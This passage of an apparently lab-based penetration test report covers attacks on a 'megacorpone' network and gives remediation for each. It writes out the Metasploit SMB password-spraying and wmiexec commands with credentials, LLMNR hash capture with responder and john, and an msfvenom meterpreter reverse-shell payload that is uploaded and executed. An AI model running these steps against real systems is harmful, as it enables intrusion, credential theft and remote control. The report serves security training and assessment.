- All unnecessary and unused ports should be closed to increase security.
- OS should be patched routinely for up-to-date security.

Figure 1.33



Password Spraying

Risk Rating: **Medium**

Description:
Password praying is a form of a brute force attack in which the attacker uses one set of credentials to gain access to several accounts on a single domain. In our previous Linux environment, we used the John program to gather the login credential from the password file. On the terminal within Kali Linux, we loaded metasploit with the “mfsconsole” command and used the exploit “auxiliary/scanner.smb/smb_login” (figure 1.34). On the terminal if you type in “options” we had to set the “smbuser (tstark)” and “smbpass (Password!)” as well as the “rhosts (172.22.117.100/24)” (figure 1.35). Once those details have been set, we use “run” to start the exploit. The attack then located the system that was associated with the credentials that were provided.


Affected Hosts: megacorpone.com

Remediation:

- Default password should be changed for all system and web apps.
- There should be a timeout for password attempts that have been made on the system.

Figure 1.34

Figure 1.35



```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   ABORT_ON_LOCKOUT      false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS       false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED      5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS          false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS           false            no        Add all passwords in the current database to the list
   DB_ALL_USERS          false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING      none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH       false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN     false            no        Detect if domain is required for the specified user
   PASS_FILE                              no        File containing passwords, one per line
   PRESERVE_DOMAINS      true             no        Respect a username that contains a domain name.
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST          false            no        Record guest-privileged random logins to the database
   RHOSTS                172.22.117.0/24  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBUser               tstark           no        The username to authenticate as
   STOP_ON_SUCCESS       false            yes       Stop guessing when a credential works for a host
   THREADS               1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS          false            no        Try the username as the password for all users
   USER_FILE                              no        File containing usernames, one per line
   VERBOSE               true             yes       Whether to print output for all attempts
```

LLMNR Spoofing

Risk Rating: Critical

Description:
LLMNR spoofing occurs when an attacker manipulates LLMNR queries and responses to deceive the target system into communicating with the attacker's machine instead of the intended, legitimate device. In this we started a new terminal in Kali and ran “sudo responder -I eth1 -v” which allowed us to listen for LLMNR broadcasts (figure 1.36). Using this method, the NTLM hash was discovered for the user pparker (figure 1.37). This NTLM hash was then copied to a .txt file and “john pparker_hash.txt” was used to crack the hash which gave use pparkers password.

Affected Hosts: megacorpone.com

Remediation:

- LLMNR should be disabled

Figure 1.36




Figure 1.37





Figure 1.38



Windows Management Instrumentation (WMI) Vulnerability

Risk Rating: **Medium**

Description:
Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems, but an attacker can use this to gather more information about its victim. Using the same Metaploit session that has been created, we load the exploit “scanner/smb/impacket/wmiexec” and set the required options as seen in figure 1.39. The options selected run the command “whoami” (figure 1.40) which shows us that we are currently the user tstark. Now that we know the exploit is working we change our command to “tasklist: (figure 1.40) and run the command again, and we are able to see an extensive list that details the tasks that are currently running. This exploit very useful in gathering info about the target as we can see in figures 1.42 - 1.44 we are able to change the command to see systeminfo, net session, and net share details.

Affected Hosts: megacorpone.com

Remediation:

- Anti malware systems should be used to detect the use of shells.
- Network monitors should also be implemented to detect specific activity.

Figure 1.39

```
msf6 > scanner/smb/impacket/wmiexec
[-] Unknown command: scanner/smb/impacket/wmiexec
This is a module we can load. Do you want to use scanner/smb/impacket/wmiexec? [y/N]   y
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND                     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command whoami
command ⇒ whoami
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set rhosts 172.22.117.20
rhosts ⇒ 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbuser tstark
smbuser ⇒ tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbpass Password!
smbpass ⇒ Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbdomain megacorpone
smbdomain ⇒ megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Figure 1.40

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command tasklist
command ⇒ tasklist
```

Figure 1.41

qterminal

File Actions Edit View Help

```
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0         88 K
Registry                        72 Services                   0      7,132 K
smss.exe                       372 Services                   0        220 K
csrss.exe                      464 Services                   0      2,080 K
wininit.exe                    532 Services                   0        792 K
csrss.exe                      540 Console                    1        844 K
services.exe                   592 Services                   0      5,556 K
winlogon.exe                   624 Console                    1      1,848 K
lsass.exe                      668 Services                   0     12,280 K
svchost.exe                    756 Services                   0     11,060 K
fontdrvhost.exe                772 Console                    1        656 K
fontdrvhost.exe                780 Services                   0        752 K
svchost.exe                    860 Services                   0      8,396 K
dwm.exe                        944 Console                    1     15,412 K
LogonUI.exe                    952 Console                    1     42,572 K
svchost.exe                    448 Services                   0     46,820 K
svchost.exe                    400 Services                   0      6,552 K
svchost.exe                    676 Services                   0     16,504 K
svchost.exe                    852 Services                   0     11,900 K
svchost.exe                    940 Services                   0     12,768 K
svchost.exe                    992 Services                   0     21,036 K
svchost.exe                   1028 Services                   0      4,320 K
svchost.exe                   1076 Services                   0     10,032 K
svchost.exe                   1208 Services                   0      3,852 K
svchost.exe                   1516 Services                   0      8,016 K
Memory Compression            1640 Services                   0     74,104 K
svchost.exe                   1748 Services                   0      2,700 K
VSSVC.exe                     1788 Services                   0      4,108 K
svchost.exe                   1932 Services                   0      3,852 K
svchost.exe                   1968 Services                   0      2,196 K
svchost.exe                   1976 Services                   0      3,776 K
spoolsv.exe                   1100 Services                   0     10,196 K
svchost.exe                   2300 Services                   0      3,164 K
svchost.exe                   2352 Services                   0     22,256 K
MsMpEng.exe                   2436 Services                   0     75,008 K
svchost.exe                   2932 Services                   0      2,656 K
WmiPrvSE.exe                  2120 Services                   0      6,292 K
NisSrv.exe                    3428 Services                   0      9,772 K
SecurityHealthService.exe     3644 Services                   0     11,464 K
svchost.exe                   4016 Services                   0      7,072 K
MoUsoCoreWorker.exe           1216 Services                   0     17,728 K
MicrosoftEdgeUpdate.exe       3340 Services                   0        492 K
SgrmBroker.exe                2652 Services                   0      6,356 K
uhssvc.exe                    3484 Services                   0      6,088 K
svchost.exe                   3280 Services                   0     12,992 K
svchost.exe                   1008 Services                   0      9,320 K
SearchIndexer.exe             3324 Services                   0     21,024 K
svchost.exe                    640 Services                   0     13,756 K
svchost.exe                   2148 Services                   0     10,532 K
svchost.exe                   1296 Services                   0      7,316 K
WmiPrvSE.exe                  2040 Services                   0      9,564 K
cmd.exe                       2648 Services                   0      3,756 K
conhost.exe                   2688 Services                   0     11,960 K
tasklist.exe                  3820 Services                   0      8,580 K
```

Figure 1.42



qterminal
root@kali: ~
File Actions Edit View Help
COMMAND ⇒ systeminfo
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Host Name: WINDOWS10
OS Name: Microsoft Windows 10 Pro N
OS Version: 10.0.19042 N/A Build 19042
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
Registered Owner: sysadmin
Registered Organization:
Product ID: 00331-60000-00000-AA609
Original Install Date: 5/10/2021, 12:17:16 AM
System Boot Time: 7/16/2023, 8:11:19 PM
System Manufacturer: Microsoft Corporation
System Model: Virtual Machine
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version: Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 1,035 MB
Available Physical Memory: 332 MB
Virtual Memory: Max Size: 2,763 MB
Virtual Memory: Available: 1,950 MB
Virtual Memory: In Use: 813 MB
Page File Location(s): C:\pagefile.sys
Domain: megacorpone.local
Logon Server: N/A
Hotfix(s): 7 Hotfix(s) Installed.
[01]: KB5005539
[02]: KB4562830
[03]: KB4570334
[04]: KB4580325
[05]: KB4586864
[06]: KB5006670
[07]: KB5005699
Network Card(s): 1 NIC(s) Installed.
[01]: Microsoft Hyper-V Network Adapter
Connection Name: Ethernet
DHCP Enabled: No
IP address(es)
[01]: 172.22.117.20
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >

Figure 1.43





Figure 1.44



Reverse Shell Vulnerability

Risk Rating: High

Description:
Reverse shell is a critical tool for an attacker because it allows ports to be opened on the target machine and it bypasses some of the firewalls. SPTR used msfvenom to create a port that we are able to listen on for the reverse shell. On the Kali terminal, msfvenom was loaded with the payload “msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe” (figure 1.45). This command is used in the home directory to create a Windows Meterpreter payload. The next step taken was to use the smb client in Kali to interact with the Windows machine to transfer the payload we just created. The following command was entered into the terminal, “smbclient //172.22.117.20/C$ -U megacorpone/tstark” (figure 1.45). This connects to the C drive on the remote machine as the user tstark, a prompt for a password will appear, and you enter “Password!”. You can now place your exploit in the current directory with the command “put shell.exe” (figure 1.46). Now that the payload we created is on the remote system, we can use WMI to run the multihandler. In Metasploit we load the exploit “exploit/multi/handler” and set the options associated with the exploit (we can see these by running the options command) (figure 1.47). After we have configured all options needed, we also use “exploit -j” which runs this exploit in the background. In the terminal type “use scanner/smb/impacket/wmiexec” to load the WMIexec exploit and fill in the SMBPass, SMBUser, SMBDomain, and RHOSTS parameters, if not already set (figure 1.48). Set the command “set COMMAND C:\shell.exe” and then run the module. Once the module is run type “sessions -i) to see the session that has been created (figure 1.49). Doing this we have successfully created, transferred and executed a custom payload on the machine.

Affected Hosts: megacorpone.com

Remediation:

- Proxy server should be configured as an intermediary between the external IP and the internal network.
- All outbound activity should be blocked except for specific ports and IP addressed that need remote access.
- Regular maintenance should be performed to ensure the latest patches are applied.
- Unnecessary services should be stopped, which will restrict the execution of reverse shell code.

Figure 1.45

